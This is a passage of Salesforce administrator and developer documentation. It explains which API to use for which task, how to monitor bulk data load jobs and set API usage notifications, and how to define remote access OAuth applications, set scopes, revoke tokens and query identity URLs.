API Name	What It's For	When to Use It	Protocol	Data Format	Communication
SOAP API	Integrating your organization's data with other applications using SOAP.	You have pre-existing middleware services that need to work with WSDLs and XML data.	SOAP/WSDL	XML	Synchronous
Chatter API	Accessing Chatter feeds and social data such as users, groups, followers, and files using REST.	You want to integrate Chatter into a variety of applications, such as mobile apps, intranet sites, and third-party Web applications.	REST	JSON, XML	Synchronous (photos are processed asynchronously)
Bulk API	Loading or deleting large numbers of records.	You have over a million records to process and speed is a requirement.	REST	CSV, XML	Asynchronous
Metadata API	Managing customizations in your organization and building tools that can manage the metadata model, not the data itself.	You want to migrate changes, such as custom object definitions and page layouts, from a sandbox to your production environment.	SOAP/WSDL	XML	Asynchronous
Streaming API	Providing a stream of data reflecting data changes in your organization.	You need near real-time notifications of when records are created or updated.	Bayeux	JSON	Asynchronous (stream of data)
Apex REST API	Building your own REST API in Apex. Exposes Apex classes as RESTful Web services.	You need to build custom JSON responses or you want to expose custom functionality that you implemented in Apex.	REST	JSON, XML, Custom	Synchronous
Apex SOAP API	Creating custom SOAP Web services in Apex. Exposes Apex classes as SOAP Web services.	You need to build custom XML responses or you want to expose custom functionality that you implemented in Apex .	SOAP/WSDL	XML	Synchronous

When to Use REST API

REST API provides a powerful, convenient, and simple REST-based Web services interface for interacting with Salesforce. Its advantages include ease of integration and development, and it's an excellent choice of technology for use with mobile applications and Web projects. However, if you have a large number of records to process, you may wish to use Bulk API, which is based on REST principles and optimized for large sets of data.

When to Use SOAP API

SOAP API provides a powerful, convenient, and simple SOAP-based Web services interface for interacting with Salesforce.You can use SOAP API to create, retrieve, update, or delete records. You can also use SOAP API to perform searches and much more. Use SOAP API in any language that supports Web services.

For example, you can use SOAP API to integrate Salesforce with your organization's ERP and finance systems, deliver real-time sales and support information to company portals, and populate critical business systems with customer information.

When to Use Chatter API

Chatter API is a REST API that provides programmatic access to Chatter feeds and social data such as users, groups, followers, and files. It's used by developers who want to integrate Chatter into a variety of applications such as mobile applications, intranet sites, and third-party Web applications. Chatter API is similar to APIs offered by other companies with feeds, such as Facebook and Twitter. Its advantages include ease of integration and development.

Note: Chatter API and Chatter REST API refer to the same API.

When to Use Bulk API

Bulk API is based on REST principles and is optimized for loading or deleting large sets of data. You can use it to query, insert, update, upsert, or delete a large number of records asynchronously by submitting batches which are processed in the background by Salesforce.

SOAP API, in contrast, is optimized for real-time client applications that update small numbers of records at a time. Although SOAP API can also be used for processing large numbers of records, when the data sets contain hundreds of thousands of records, it becomes less practical. Bulk API is designed to make it simple to process data from a few thousand to millions of records.

The easiest way to use Bulk API is to enable it for processing records in Data Loader using CSV files. This avoids the need to write your own client application.

When to Use Metadata API

Use Metadata API to retrieve, deploy, create, update, or delete customizations for your organization. The most common use is to migrate changes from a sandbox or testing organization to your production environment. Metadata API is intended for managing customizations and for building tools that can manage the metadata model, not the data itself.

The easiest way to access the functionality in Metadata API is to use the Force.com IDE or Force.com Migration Tool. These tools are built on top of Metadata API and use the standard Eclipse and Ant tools respectively to simplify the task of working with Metadata API. Built on the Eclipse platform, the Force.com IDE provides a comfortable environment for programmers familiar with integrated development environments, allowing you to code, compile, test, and deploy all from within the IDE itself. The Force.com Migration Tool is ideal if you want to use a script or a command-line utility for moving metadata between a local directory and a Salesforce organization.

When to Use Streaming API

Use Streaming API to receive notifications for changes to data that match a SOQL query that you define.

Streaming API is useful when you want notifications to be pushed from the server to the client. Consider Streaming API for applications that poll frequently. Applications that have constant polling action against the Salesforce infrastructure, consuming unnecessary API call and processing time, would benefit from this API which reduces the number of requests that return no data. Streaming API is also ideal for applications that require general notification of data changes. This enables you to reduce the number of API calls and improve performance.

When to use Apex REST API

Use Apex REST API when you want to expose your Apex classes and methods so that external applications can access your code through REST architecture. Apex REST API supports both OAuth 2.0 and Session ID for authorization.

When to use Apex SOAP API

Use Apex SOAP API when you want to expose your Apex methods as SOAP Web service APIs so that external applications can access your code through SOAP. Apex SOAP API supports both OAuth 2.0 and Session ID for authorization.

BULK DATA LOAD JOBS

Monitoring Bulk Data Load Jobs

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To monitor bulk data load jobs:	"Manage Data Integrations"

You can create update, or delete a large volume of records with the Bulk API, which is optimized for processing large sets of data. It makes it simple to load, update, or delete data from a few thousand to millions of records. Processing a large amount of records takes some time. This page allows you to monitor the progress of current jobs and the results of recent jobs.

Process a set of records by creating a job that contains one or more batches. The job specifies which object is being processed and what type of action is being used (query, insert, upsert, update, or delete). A batch is a set of records sent to the server in an HTTP POST request. Each batch is processed independently by the server, not necessarily in the order it is received.

To track the status of bulk data load jobs that are in progress or recently completed, from Setup, click **Monitoring** > **Bulk Data Load Jobs** or **Jobs** > **Bulk Data Load Jobs**.

The In Progress Jobs list contains the following columns, shown in alphabetical order:

Column	Description
`Job ID`	The unique, 15–character ID for this job.
`Object`	The object type for the data being processed. All data in a job must be of a single object type.
`Operation`	The processing operation for all the batches in the job. The valid values are: • `delete` • `insert` • `query` • `upsert` • `update` • `hardDelete`

Column	Description
`Progress`	The percentage of batches processed relative to the total number of batches submitted. Progress is not shown when the job is open because the total number of batches in the job is not known until the job is closed. Progress may not accurately reflect the number of records processed. Batches may not all contain the same number of records and they may be processed at different speeds.
`Records Processed`	The number of records already processed. This number increases as more batches are processed.
`Start Time`	The date and time when the job was submitted.
`Status`	The current state of processing for the job. The valid values are: • `Open`: The job has been created, and batches can be added to the job. • `Closed`: No new batches can be added to this job. Batches associated with the job may be processed after a job is closed. You cannot edit or save a closed job. • `Aborted`: The job has been aborted. • `Failed`: The job has failed. Batches that were successfully processed in the job cannot be rolled back.
`Submitted By`	The name of the user that submitted the job.

The Completed Jobs list contains the following columns, shown in alphabetical order. Completed jobs are removed from the list seven days after completion.

Column	Description
`End Time`	The date and time when the job completed.
`Job ID`	The unique, 15–character ID for this job.
`Object`	The object type for the data being processed. All data in a job must be of a single object type.
`Operation`	The processing operation for all the batches in the job. The valid values are: • `delete` • `insert` • `query` • `upsert` • `update` • `hardDelete`
`Records Processed`	The number of records already processed. This number increases as more batches are processed.
`Start Time`	The date and time when the job was submitted.
`Status`	The current state of processing for the job. The valid values are: • `Open`: The job has been created, and batches can be added to the job. • `Closed`: No new batches can be added to this job. Batches associated with the job may be processed after a job is closed. You cannot edit or save a closed job. • `Aborted`: The job has been aborted.

Column	Description
	• `Failed`: The job has failed. Batches that were successfully processed in the job cannot be rolled back.
`Submitted By`	The name of the user that submitted the job.
`Time to Complete`	The total time to complete the job.

Viewing Bulk Data Load Job Details

Viewing Bulk Data Load Job Details

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To monitor bulk data load jobs:	"Manage Data Integrations"

You can create update, or delete a large volume of records with the Bulk API, which is optimized for processing large sets of data. It makes it simple to load, update, or delete data from a few thousand to millions of records. Processing a large amount of records takes some time. This page allows you to monitor the progress of current jobs and the results of recent jobs.

To view the details of a bulk data load job:

1. From Setup, click **Monitoring** > **Bulk Data Load Jobs** or **Jobs** > **Bulk Data Load Jobs**.
2. Click a `Job ID` link for a job.

The job detail page contains the following fields, shown in alphabetical order:

Field	Description
`Apex Processing Time (ms)`	The number of milliseconds taken to process triggers and other processes related to the job data. This is the sum of the equivalent times in all batches in the job. This doesn't include the time used for processing asynchronous and batch Apex operations. If there are no triggers, the value is `0`.
`API Active Processing Time (ms)`	The number of milliseconds taken to actively process the job and includes the time tracked in the `Apex Processing Time (ms)` field, but doesn't include the time the job waited in the queue to be processed or the time required for serialization and deserialization. This is the sum of the equivalent times in all batches in the job.
`API Version`	The API version for the job.
`Completed Batches`	The number of batches that have been completed for this job.

Field	Description
`Concurrency Mode`	The concurrency mode for processing batches. The valid values are: • `parallel`: Batches are processed in parallel mode. This is the default value. • `serial`: Batches are processed in serial mode.
`Content Type`	The content type for the job. The valid values are: • `CSV`—data in CSV format • `XML`—data in XML format (default option) • `ZIP_CSV`—data in CSV format in a zip file containing binary attachments • `ZIP_XML`—data in XML format in a zip file containing binary attachments
`End Time`	The date and time when the job completed.
`External ID Field`	The name of the external ID field for an `upsert()`.
`Failed Batches`	The number of batches that have failed for this job.
`Job ID`	The unique, 15–character ID for this job.
`In Progress Batches`	The number of batches that are in progress for this job.
`Object`	The object type for the data being processed. All data in a job must be of a single object type.
`Operations`	The processing operation for all the batches in the job. The valid values are: • `delete` • `insert` • `query` • `upsert` • `update` • `hardDelete`
`Progress`	The percentage of batches processed relative to the total number of batches submitted. Progress is not shown when the job is open because the total number of batches in the job is not known until the job is closed. Progress may not accurately reflect the number of records processed. Batches may not all contain the same number of records and they may be processed at different speeds.
`Queued Batches`	The number of batches queued for this job.
`Records Failed`	The number of records that were not processed successfully in this job.
`Records Processed`	The number of records processed at the time the request was sent. This number increases as more batches are processed.
`Retries`	The number of times that Salesforce attempted to save the results of an operation. The repeated attempts are due to a problem, such as a lock contention.
`Start Time`	The date and time when the job was submitted.

Field	Description
`Status`	The current state of processing for the job. The valid values are: • `Open`: The job has been created, and batches can be added to the job. • `Closed`: No new batches can be added to this job. Batches associated with the job may be processed after a job is closed. You cannot edit or save a closed job. • `Aborted`: The job has been aborted. • `Failed`: The job has failed. Batches that were successfully processed in the job cannot be rolled back.
`Submitted By`	The name of the user that submitted the job.
`Time to Complete`	The total time to complete the job.
`Total Processing Time (ms)`	The number of milliseconds taken to process the job. This is the sum of the total processing times for all batches in the job.

The job detail page includes a related list of all the batches for the job. The related list provides **View Request** and **View Response** links for each batch. If the batch is a CSV file, the links return the request or response in CSV format. If the batch is an XML file, the links return the request or response in XML format. These links are available for batches created in API version 19.0 and later.

The batch related list contains the following fields, shown in alphabetical order:

Field	Description
`Apex Processing Time (ms)`	The number of milliseconds taken to process triggers and other processes related to the batch data. If there are no triggers, the value is `0`. This doesn't include the time used for processing asynchronous and batch Apex operations.
`API Active Processing Time (ms)`	The number of milliseconds taken to actively process the batch, and includes Apex processing time. This doesn't include the time the batch waited in the queue to be processed or the time required for serialization and deserialization.
`Batch ID`	The ID of the batch. May be globally unique, but does not have to be.
`End Time`	The date and time in the UTC time zone that processing ended. This is only valid when the state is `Completed`.
`Records Failed`	The number of records that were not processed successfully in this batch.
`Records Processed`	The number of records processed in this batch at the time the request was sent. This number increases as more batches are processed.
`Retry Count`	The number of times that Salesforce attempted to save the results of an operation. The repeated attempts are due to a problem, such as lock contention or a batch taking too long to process.
`Start Time`	The date and time in the UTC time zone when the batch was created. This is not the time processing began, but the time the batch was added to the job.

Field	Description
`State Message`	Contains the reasons for failure if the batch didn't complete successfully.
`Status`	The current state of processing for the batch: • `Queued`: Processing of the batch has not started yet. If the job associated with this batch is aborted, this batch isn't processed and its state is set to `Not Processed`. • `In Progress`: The batch is currently being processed. If the job associated with this batch is aborted, this batch is still processed to completion. You must close the job associated with this batch so that this batch can finish processing. • `Completed`: The batch has been processed completely and the result resource is available. The result resource indicates if some records have failed. A batch can be completed even if some or all the records have failed. If a subset of records failed, the successful records aren't rolled back. • `Failed`: The batch failed to process the full request due to an unexpected error, such as the request being compressed with an unsupported format, or an internal server error. • `Not Processed`: The batch failed to process the full request due to an unexpected error, such as the request being compressed with an unsupported format, or an internal server error.
`Total Processing Time (ms)`	The number of milliseconds taken to process the batch. This excludes the time the batch waited in the queue to be processed.
`View Request`	Click the link for a batch to see the request.
`View Result`	Click the link for a batch to see the results.

API USAGE NOTIFICATIONS

About API Usage Notifications

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To view, create, edit, or delete notifications:	“API Enabled”

When you create a request usage notification, you specify an administrator to receive an email notification whenever your organization exceeds a specified limit for the number of API requests made in a specified span of hours.

To view existing API usage notifications, from Setup, click **Monitoring** > **API Usage Notifications**.

From the notifications list, you can do any of the following:

- Click **Edit** or **Del** to edit or delete an existing notification.
- View the name of the user who will receive the notification.
- View the notification interval, which defines the frequency at which the notifications are sent. For example, if the notification interval is four hours, a notification will be sent only if the last notification was sent at least four hours ago. Thus, during a 24-hour period, a maximum of six notifications will be sent.
- View the percent of the limit which, if exceeded, triggers a notification to be sent. For example, if your organization has a limit of 1,000,000 requests, and you set a threshold percentage of 60 (60%) and a notification interval of 24 hours, when 600,000 API requests have been sent in a 24-hour period, the specified user receives a notification.
- View the name of the user who created the notification and when the notification was created, as well as the last time the notification was modified, and the name of the user who made the modification.

To create a new notification, click **New**.

You can create up to ten notifications per organization.

Viewing API Usage Notifications
Creating and Editing API Usage Notifications

Viewing API Usage Notifications

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To view, create, edit, or delete notifications:	"API Enabled"

On the API usage notifications detail page, you can view information about a notification:

- Notification Recipient—The username for the person to whom the email notification is sent.
- Threshold—The percent of the usage limit that, when reached, triggers an email notification.
- Notification Interval (Hours)—The frequency at which the notifications are sent. For example, if the notification interval is four hours, a notification is sent only if the last notification was sent at least four hours ago. Thus, during a 24-hour period, a maximum of six notifications will be sent.
- Created By—The user who created the notification request, and the time it was created.
- Modified By—The user who last edited the notification.

On this page, you can also create a new notification based on the values of the notification being displayed. Click **Clone** to create a new notification with the current values populated in the new notification. You can edit the values before saving.

See Also:

Creating and Editing API Usage Notifications
About API Usage Notifications

Creating and Editing API Usage Notifications

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To view, create, edit, or delete notifications:	"API Enabled"

On the API usage metering edit page (from Setup, click **Monitoring** > **API Usage Notifications**), you can supply the required values for a rate-limiting notification:

- The Salesforce user who will receive the notifications.
- The threshold percentage—the percentage of the rate limit that, once exceeded in the specified notification interval, triggers a notification to be sent to the specified user. Value must be between 0 and 100.
- The time period for which the number of requests is measured, in hours. For example, if the interval is 24, the rate must be exceeded in the past 24 hours for a notification to be sent.

If you change the time period, the new time period does not take effect until after the next notification of the existing time period. For example, assume you have set the time period to send notifications every hour. Then at 4:05 p.m., you set the time period to send notifications every 24 hours. A last notification from the old time period is sent at 5:00 p.m.. The next notification would be sent at 5:00 p.m. the next day.

REMOTE ACCESS APPLICATIONS

Remote Access Application Overview

Available in: **All** Editions

User Permissions Needed	
To manage, create, edit, and delete OAuth applications:	"Manage Remote Access"

A *remote access application* is an application external to Salesforce that uses the OAuth protocol to verify both the Salesforce user and the external application. OAuth is an open protocol that allows secure authentication for access to a user's data, without handing out the user's username and password. It is often described as the valet key of software access: a valet key only allows access to certain features of your car: you cannot open the trunk or glove compartment using a valet key.

The following is the general flow for using a remote access application with Salesforce:

1. A developer uses the remote access pages in Salesforce (from Setup, in **Develop** > **Remote Access**) to define a remote access application.

   In this example, the remote access application is a web application, which uses data that already exists in Salesforce.
2. The developer uses the generated client credentials from the remote access application detail page and develops their web application using an OAuth library.
3. A user starts to use the developer's web application and performs an action that requires access to their Salesforce data.
4. The user is redirected to Salesforce using the OAuth protocol, and presented with the standard Salesforce login page.
5. Once the user successfully logs in, the Remote Access Authorization page displays. The user must verify that they want to grant the web application access to their Salesforce data.
6. When using the Web server flow,
   a. If the user approves access, they are redirected back to the originating web application with an authorization code.
   b. The web application exchanges this code for an access token, which grants them access to the user's Salesforce data.
7. When using the user-agent flow, if the user approves access, they are redirected back with an access token.

Note: Depending on the authentication flow used, a refresh token might be granted, allowing continued access to the user's account.

8. After a user has granted access to a remote access application, he or she can revoke that access by accessing their personal information page in their personal settings and clicking **Deny** next to the name of the application in the Remote Access related list.

While this example illustrates a common use of OAuth, Salesforce supports a number of authentication flows for OAuth 2.0, so you can authenticate users of Web, JavaScript, desktop, or mobile applications. Salesforce currently supports OAuth versions 1.0.A and 2.0.

Note: Salesforce is compatible with Draft v2–25 of the OAuth 2.0 protocol from the IETF working group.

For more information on the OAuth standard, see the OAuth.net documentation.

For more information on terminology, see Remote Access Applications and OAuth Terminology on page 3714.

Note: Users can authorize a remote access application to access their Salesforce more than once, for example, for both a laptop and a desktop computer. The default limit is five per application per user. If a user tries to grant access to an application more than the organization limit, the access token for that application that hasn't been used for the longest period of time is revoked. Newer applications (using the OAuth 2.0 protocol) using the Web server flow are automatically approved for additional devices after the user has granted access once. The user-agent flow requires user approval every time.

Getting Started with Remote Access Applications

Getting Started with Remote Access Applications

Available in: **All** Editions

Managed Packages are not available in **Database.com**

User Permissions Needed	
To manage, create, edit, and delete OAuth applications:	"Manage Remote Access"

Before you start to use remote access applications, you need to consider the following:

- The version of the OAuth protocol to use.
- The type of application your developer is building. This determines which authentication flow to use.

Once you have made these decisions, you can define your remote access application.

Choosing a Version of the OAuth Protocol

Salesforce.com recommends that developers use the OAuth 2.0 protocol. OAuth 2.0 places a strong emphasis on developer simplicity, and you may find it easier to develop and integrate applications.

If you have an existing client or platform that leverages OAuth 1.0.A, it may be less work to use that version than to re-engineer it to use OAuth 2.0.

Determining Which Authentication Flow to Use

OAuth 1.0.A only supports a single authentication flow. See OAuth 1.0.A Authentication Flow.

OAuth 2.0 supports a number of different application flows. These are dependent on the type of client you are developing.

- Web service—OAuth 2.0 Web Server Authentication Flow
- Mobile or desktop application, or JavaScript—OAuth 2.0 User-Agent Flow

Determining Remote Access Application Scope

You might be required by an administrator to limit the access your application has to the assets within an organization. You can write your application using the scope parameter to achieve this level of control.

See Also:

Defining Remote Access Applications
Remote Access Application Overview

Viewing Remote Access Application Details

Available in: **All** Editions

User Permissions Needed	
To manage, create, edit, and delete OAuth applications:	"Manage Remote Access"

Use the remote access pages to specify remote access applications that can access a Salesforce instance.

To view the details for a defined application, from Setup, click **Develop** > **Remote Access**, and click the name of the application.

From this page you can do any of the following:

- **Edit**—Change the name, contact information, and so on.

  Note: Even if you change the name of the application, the consumer key and consumer secret are **not** regenerated.

  The only way to remove a remote access application from a package is to delete it from your organization.

- **Del**—Delete the remote access application.

See Also:

Defining Remote Access Applications
Getting Started with Remote Access Applications

Defining Remote Access Applications

Available in: **All** Editions
Managed Packages are not available in **Database.com**

User Permissions Needed	
To manage, create, edit, and delete OAuth applications:	"Manage Remote Access"

Before you start to use remote access applications, you need to consider the following:

- The version of the OAuth protocol to use.
- The type of application your developer is building. This determines which authentication flow to use.

For more information, see Getting Started with Remote Access Applications on page 3670.

To define a remote access application:

1. To define a remote access application, from Setup, click **Develop** > **Remote Access**, and click **New**.
2. Specify the name of the application. This is required. Salesforce.com recommends that the name of the remote access application match the name of the actual application.
3. Specify the **Callback URL**, which is required and represents the URL that the user will be returned to after they approve access for the application. This URL uses HTTPS or another protocol. For OAuth 1.0.A, this value can also be set to `OOB`.

   Tip: OAuth 2.0 refers to the callback URL as `redirect_uri`.

4. If the application has a specific logo, you can specify that using the **Logo Image URL**. The URL must be secure (use https). The logo can be a maximum of 200 × 125 pixels. It is displayed on a white background.
5. Specify your **Contact Phone** and **Contact Email**. Contact Email is required.
6. In the **Info URL** field, you can specify a URL where users can go to get more information about the application. The URL must use https or http protocol, can't contain spaces, and has a maximum length of 2000 characters.
7. Enter a description of the application. When a user grants access to an application, this description displays.
8. For applications, you can specify **No user approval required**. This means the application is automatically approved; that is, the end-user is never asked to approve access. This only works for end-users within your own organization.
9. If you're setting up an application to login using an assertion, check the `Public Key Certificate` checkbox. You can then browse to locate and upload the authentication certificate issued by your certificate authority.

10. Click **Save**.

When you save the remote access definition, the consumer key and consumer secret are automatically generated. The consumer key and consumer secret are available globally in all Salesforce instances.

Note:

- After you save a remote access definition, it may take a few minutes before it becomes available.
- Even if you change the name of the application, the consumer key and consumer secret are **not** regenerated.

Managing Your Remote Access Applications
Getting Started with Remote Access Applications

Deleting Remote Access Applications

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Database.com** Editions Managed Packages are not available in **Database.com**

User Permissions Needed	
To manage, create, edit, and delete OAuth applications:	"Manage Remote Access"

When you delete a remote access application contained in a managed package, access to that application is **immediately** removed from all subscribing organizations. The subscribing organizations do not have to wait until a new version of the managed package is released. Do not delete remote access applications unless you are certain this is the correct behavior.

To delete remote access applications, from Setup, click **Develop** > **Remote Access**. In the list of remote access applications, click **Del** next to the name of the remote access application to delete.

See Also:

Managing Your Remote Access Applications
Getting Started with Remote Access Applications

Managing Your Remote Access Applications

Available in: **All** Editions
Salesforce Classic is not available in **Database.com**

User Permissions Needed	
To manage, create, edit, and delete OAuth applications:	"Manage Remote Access"

A *remote access application* is an application external to Salesforce that uses the OAuth protocol to verify both the Salesforce user and the external application. All remote access applications have been integrated with Salesforce, such that they can access a subset of your Salesforce data once you explicitly grant each application permission.

All remote access applications that have permission to access your Salesforce data are listed in your personal information.

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. From the left pane, select one of the following:
   - If you clicked **Setup**, select **Personal Information** > **Personal Information**.
   - If you clicked **My Settings**, select **Personal** > **Advanced User Details**.
3. In the Remote Access section, you can:
   - View information about each remote access application that you have granted access to, as well as the number of times and the last time the application attempted to access your information.

     Note:

     ◊ An application may be listed more than once. Each time you grant access to an application, it obtains a new access token. You must grant access to your Salesforce data from each device that you use, for example, from both a laptop and a desktop computer. The default limit is five access tokens for each application. Newer applications (using the OAuth 2.0 protocol) are automatically approved for additional devices after you've granted access once. OAuth 2.0 applications can be listed more than once. Each row in the table represents a unique grant, so if an application requests multiple tokens with different scopes, you'll see the same application multiple times.

     ◊ Even if the remote access application tried and failed to access your information because it could not login, the `Use Count` and `Last Used` fields are still updated.

   - Click **Revoke** to revoke the remote access application. After you revoke the application, the application can no longer use that particular remote access authorization token to access your Salesforce data.

     Important: You must revoke all access tokens for a particular application to prevent it from accessing your Salesforce data.

If you're using Salesforce Classic and want to use a new mobile device, download the app on the new device and log in. You do not need to revoke the token on the old device; Salesforce automatically creates a new one.

Defining Remote Access Applications
Getting Started with Remote Access Applications

Scope Parameter Values

Available in: **All** Editions

User Permissions Needed	
To manage, create, edit, and delete OAuth applications:	"Manage Remote Access"

The `scope` parameter enables you to fine-tune what the client application can access in a Salesforce organization. The valid values for `scope` are:

Value	Description
`api`	Allows access to the current, logged-in user's account over the APIs, such as the REST API or Bulk API. This also includes the `chatter_api`, allowing access to Chatter API resources.
`chatter_api`	Allows access to only the Chatter API resources.
`full`	Allows access to all data accessible by the logged-in user. `full` does not return a refresh token. You must explicitly request the `refresh_token` scope to get a refresh token.
`id`	Allows access only to the identity URL service.
`refresh_token`	Allows a refresh token to be returned if you are eligible to receive one.
`visualforce`	Allows access to Visualforce pages.
`web`	Allows the ability to use the `access_token` on the Web. This also includes `visualforce`, allowing access to Visualforce pages.

All scope values automatically include `id`, so that regardless of which values for `scope` you pass, you always have access to the identity URLs.

As a user approves applications, the value of the scope is stored with the refresh token.

For example, if a user approves an application with a scope of `id`, the refresh token is created with `scope=id`. Then, if the user approves a second application with a different scope, for example `api`, the refresh token is created with `scope=api`.

For both a JSON or SAML bearer token requests, the request looks at the scopes of all the previous refresh tokens and combines them.

Given the previous example, the result is an access token with `scope=id%20api`.

The following is a sample request setting the `scope` parameter with the `api`, `id`, and `web` values.

```
http://login.salesforce.com/services/oauth2/authorize?response_type=token&client_
id=3MVG9lKcPoNINVBKV6EgVJiF.snSDwh6_2wSS7BrOhHGEJkC_&redirect_uri=http://www.example.org/qa/security/oauth
/useragent_flow_callback.jsp&scope=api%20id%20web
```

See Also:

Managing Your Remote Access Applications

Revoking OAuth Tokens

Available in: **All** Editions

When users request their data from within the external application (the consumer's page), they are authenticated. You can revoke their access tokens, or the refresh token and all related access tokens, using revocation. Developers can use this feature when configuring a Log Out button in their application.

Revoking Tokens

To revoke OAuth 2.0 tokens, use the revocation endpoint:

```
https://login.salesforce.com/services/oauth2/revoke
```

Construct a POST request that includes the following parameters using the `application/x-www-form-urlencoded` format in the HTTP request entity-body. For example:

```
POST /revoke HTTP/1.1
Host: https://login.salesforce.com/services/oauth2/revoke
Content-Type: application/x-www-form-urlencoded

token=currenttoken
```

If an access token is included, we invalidate it and revoke the token. If a refresh token is included, we revoke it as well as any associated access tokens.

The authorization server indicates successful processing of the request by returning an HTTP status code 200. For all error conditions, a status code 400 is used along with one of the following error responses.

- `unsupported_token_type`—token type not supported
- `invalid_token`—the token was invalid

For Sandbox, use `test.salesforce.com` instead of `login.salesforce.com`.

GET Support

We also support GET requests with the query string parameter `token` and the current token. If an access token is included, we invalidate it and revoke the token. If a refresh token is included, we revoke it as well as any associated access tokens. For example:

```
https://login.salesforce.com/services/oauth2/revoke?token=currenttokenID
```

The authorization server indicates successful processing of the request by returning an HTTP status code 200. For all error conditions, status code 400 is used.

JSONP Support

The revocation endpoint also accepts GET requests with an additional callback parameter, and returns the response with content type `application/javascript`. For example:

```
https://login.salesforce.com/services/oauth2/revoke?token=XXXXX&callback=myCallback
```

If the request is successful, a callback is sent to the JavaScript function set in the callback parameter of the GET:

```
myCallback({});
```

If the response is not successful, a callback is sent with an error code:

```
myCallback({"error":"invalid_token"});
```

Using the Access Token

Using the Access Token

Available in: **All** Editions

User Permissions Needed	
To manage, create, edit, and delete OAuth applications:	"Manage Remote Access"

After a consumer using OAuth version 2.0 has an access token, the method of using the token depends on the API being used.

- For the REST API, use an HTTP authorization header with the following format `Authorization: OAuth` ***`Access_Token`***
- For the SOAP API, the access token is placed in the Salesforce SOAP authentication header.
- For the identity URL, use either an HTTP authorization header (as with the REST API) or use as an HTTP parameter `oauth_token`.

Using Identity URLs

Available in: **All** Editions

User Permissions Needed	
To manage, create, edit, and delete OAuth applications:	"Manage Remote Access"

In addition to the access token, an identity URL is also returned as part of a token response, in the `id` parameter.

The identity URL is both a string that uniquely identifies a user, as well as a RESTful API that can be used to query (with a valid access token) for additional information about the user. Salesforce returns basic personalization information about the user, as well as important endpoints that the client can talk to, such as photos for the user, and API endpoints it can access.

The format of the URL is: `https://login.salesforce.com/id/`*`orgID`*`/`*`userID`*, where *`orgId`* is the ID of the Salesforce organization that the user belongs to, and *`userID`* is the Salesforce user ID.

Note: For Sandbox, `login.salesforce.com` is replaced with `test.salesforce.com`.

The URL must always be HTTPS.

Identity URL Parameters

The following parameters can be used with the access token and identity URL. They are used in an authorization request header or in a request with the `oauth_token` parameter. For more details, see Using the Access Token on page 3677.

Parameter	Description
Access token	See Using the Access Token on page 3677.
Format	This parameter is optional. Specify the format of the returned output. Valid values are: • `urlencoded` • `json` • `xml` Instead of using the `format` parameter, the client can also specify the returned format in an accept-request header using one of the following: • `Accept: application/json` • `Accept: application/xml` • `Accept: application/x-www-form-urlencoded` Note the following: • Wildcard accept headers are allowed. `*/*` is accepted and returns JSON. • A list of values is also accepted and is checked left-to-right. For example:

Parameter	Description
	`application/xml,application/json,application/html,*/*` returns XML. • The `format` parameter takes precedence over the accept request header.
Version	This parameter is optional. Specify a SOAP API version number, or the literal string, `latest`. If this value isn't specified, the returned API URLs contains the literal value `{version}`, in place of the version number, for the client to do string replacement. If the value is specified as `latest`, the most recent API version is used.
PrettyPrint	This parameter is optional, and is only accepted in a header, not as a URL parameter. Specify the output to be better formatted. For example, use the following in a header: `X-PrettyPrint:1`. If this value isn't specified, the returned XML or JSON is optimized for size rather than readability.
Callback	This parameter is optional. Specify a valid JavaScript function name. This parameter is only used when the format is specified as JSON. The output is wrapped in this function name (JSONP.) For example, if a request to `https://server/id/orgid/userid/` returns `{"foo":"bar"}`, a request to `https://server/id/orgid/userid/?callback=baz` returns `baz({"foo":"bar"});`.

Identity URL Response

After making a valid request, a **302 redirect** to an instance URL is returned. That subsequent request returns the following information in JSON format:

- `id`—The identity URL (the same URL that was queried)
- `asserted_user`—A boolean value, indicating whether the specified access token used was issued for this identity
- `user_id`—The Salesforce user ID
- `username`—The Salesforce username
- `organization_id`—The Salesforce organization ID
- `nick_name`—The community nickname of the queried user
- `display_name`—The display name (full name) of the queried user
- `email`—The email address of the queried user
- `status`—The user's current Chatter status.
  - ◊ `created_date:xsd datetime` value of the creation date of the last post by the user, for example, 2010-05-08T05:17:51.000Z
  - ◊ `body`: the body of the post
- `photos`—A map of URLs to the user's profile pictures

Note: Accessing these URLs requires passing an access token. See Using the Access Token on page 3677.

- ◊ `picture`
- ◊ `thumbnail`

- `urls`—A map containing various API endpoints that can be used with the specified user.

  Note: Accessing the REST endpoints requires passing an access token. See Using the Access Token on page 3677.

  - ◊ `enterprise` (SOAP)
  - ◊ `metadata` (SOAP)
  - ◊ `partner` (SOAP)
  - ◊ `profile`
  - ◊ `feeds` (Chatter)
  - ◊ `feed-items` (Chatter)
  - ◊ `groups` (Chatter)
  - ◊ `users` (Chatter)
  - ◊ `custom_domain`—This value is omitted if the organization doesn't have a custom domain configured and propagated

- `active`—A boolean specifying whether the queried user is active
- `user_type`—The type of the queried user
- `language`—The queried user's language
- `locale`—The queried user's locale
- `utcOffset`—The offset from UTC of the timezone of the queried user, in milliseconds
- `last_modified_date`—`xsd datetime` format of last modification of the user, for example, 2010-06-28T20:54:09.000Z

The following is a response in XML format:

```
<?xml version="1.0" encoding="UTF-8"?>
<user xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">

```

After making an invalid request, the following are possible responses from Salesforce:

Request Problem	Error Code
HTTP	403 (forbidden) — HTTPS_Required
Missing access token	403 (forbidden) — Missing_OAuth_Token
Invalid access token	403 (forbidden) — Bad_OAuth_Token
Users in a different organization	403 (forbidden) — Wrong_Org
Invalid or bad user or organization ID	404 (not found) — Bad_Id
Deactivated user or inactive organization	404 (not found) — Inactive
User lacks proper access to organization or information	404 (not found) — No_Access
Request to the endpoint of a site	404 (not found) — No_Site_Endpoint
Invalid version	406 (not acceptable) — Invalid_Version

Request Problem	Error Code
Invalid callback	406 (not acceptable) — Invalid_Callback

REMOTE ACCESS APPLICATION AUTHENTICATION

Authenticating Remote Access Application OAuth

Available in: **All** Editions

User Permissions Needed	
To manage, create, edit, and delete OAuth applications:	"Manage Remote Access"

